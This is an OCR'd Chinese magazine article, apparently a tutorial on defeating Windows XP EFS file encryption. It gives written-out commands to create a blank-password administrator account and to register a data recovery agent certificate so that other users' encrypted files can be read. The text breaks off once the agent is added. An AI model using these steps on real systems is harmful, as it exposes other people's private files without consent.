


图7

6.附加功能

在GetByMail的主窗口中点击菜单"Tools"→"Address Book..."，打开地址薄管理窗口，在其中可以对地址项进行添加、编辑、删除、调整顺序等操作，每个地址项由E-Mail地址以及对应的用户ID号组成。在GetByMail服务处于启动状态时，点击菜单"Tools"→"Mail Client.."，在邮件收发窗口中能够收发电子邮件。

GetByMail介绍到这，相信你一定清楚它的功能了，多说无益，大家下去实践实践，肯定收获多多。

（本文涉及的相关工具：GetByMail，光盘中有收录。）





图1

巧破WinXP下NTFS加密文件

王艺翔



XP系统自带一个文件加密功能，但有个前提就是这样的加密功能只是对于文件系统为NTFS的才行。今天我们来做个实验，一起破解这样的加密功能。

实验环境：我先以帐号WWW登录系统，在F盘上建立了一个名为www.txt文件，里面写了我的私人信息，然后我用XP自带的加密功能对其进行加密。如何对www.txt文件加密呢？我在这里也说下步骤：右击www.txt文件选择"属性"，如图1，点击"高级"出现图2界面，在"压缩或加密属性"处选择"加密内容以便保护数据"，连续点两次"确定"便对文件成功加密了，加密后的文件显示为绿色。

有人问，这样加密后能达到什么效果呢？效果是：其他任何用户登陆我的计算机双击www.txt都无法看见其内容（不管他是user权限还是administrators权限），会出现图3界面。当然了，我在这里顺便补充一下，万一文件是几个人共用的秘密文件呢？那其他用户岂不是打不开吗？那




图2

如何让其他用户不可以访问www.txt文件？我们可以这样解决，步骤如下：右击“www.txt”依次选择“属性”，“高级”，“详细信息”，“添加”如图4，图5。在此我们可以添加其他用户，让他们也可以访问我的加密文件。




图3




图4




图5

前面的操作方式固然简单，但是只能针对文件进行设置，且必须一一指定被授权的用户；如果文件和用户很多的话实在是不方便，因此Windows xp/2000通过“策略代理”这样一个策略，就可以让特定的用户读取所有加密的文件/文件夹。这样的特定用户被称为数据恢复代理人(DRA，Data Recovery)，在图4中不知道大家有没有注意到这样一个功能：由恢复策略为这个文件定义的数据恢复代理。数据恢复代理人是什么呢？就是用任何用户登陆，对任何文件的加密，数据恢复代理人（DRA）都可以读取其中的内容。

好，加密功能介绍完了，下面我们说下如何破解这样的加密功能，当然了要借助于数据恢复代理人（DRA）了。

行动开始：我先在本地建立一个用户名为1，密码为空的帐号，命令是：net user 1 "" /add 并加为管理员：net localgroup administrators 1 /add。然后我使用用户“1”登录系统，在命令行下输入cipher /r:jsj，如图6，输入密码jsj，确认密码jsj，随后出现了图7界面，显示两个文件创建成功了。我们到F盘看看是哪两个文件，如图8，一个文件的扩展名为cer，另一个文件的扩展名为pfx，cer为公开金钥证书，pfx还包含了该代理人的私密金钥。

```
C:\Documents and Settings\1>cd\

C:\>f:

F:\>cipher /r:jsj
请键入密码来保护 .PFX 文件:
```

图6

```
F:\>cipher /r:jsj
请键入密码来保护 .PFX 文件:
请重新键入密码来进行确认:


.CER 文件已成功创建。
.PFX 文件已成功创建。
```

图7




图8

然后我们点“开始”，在“运行”里面输入gpedit.msc，找到图9所示的界面，右击“正在加密文件系统，”选择“添加数据恢复代理”，如图10，




图9




图10




图11

点“下一步”在图11的“浏览文件夹”中选择刚才的jsj.cer文件，随后依次点“打开”，“下一步”，“完成”，最终出现图12的界面。

这样一来我们的破解工作便完成了80%。我们现在右击“www.txt”依次选择“高级”，“详细信息”出现图13。我们发现下面多了个名为1的恢复代理。




图12

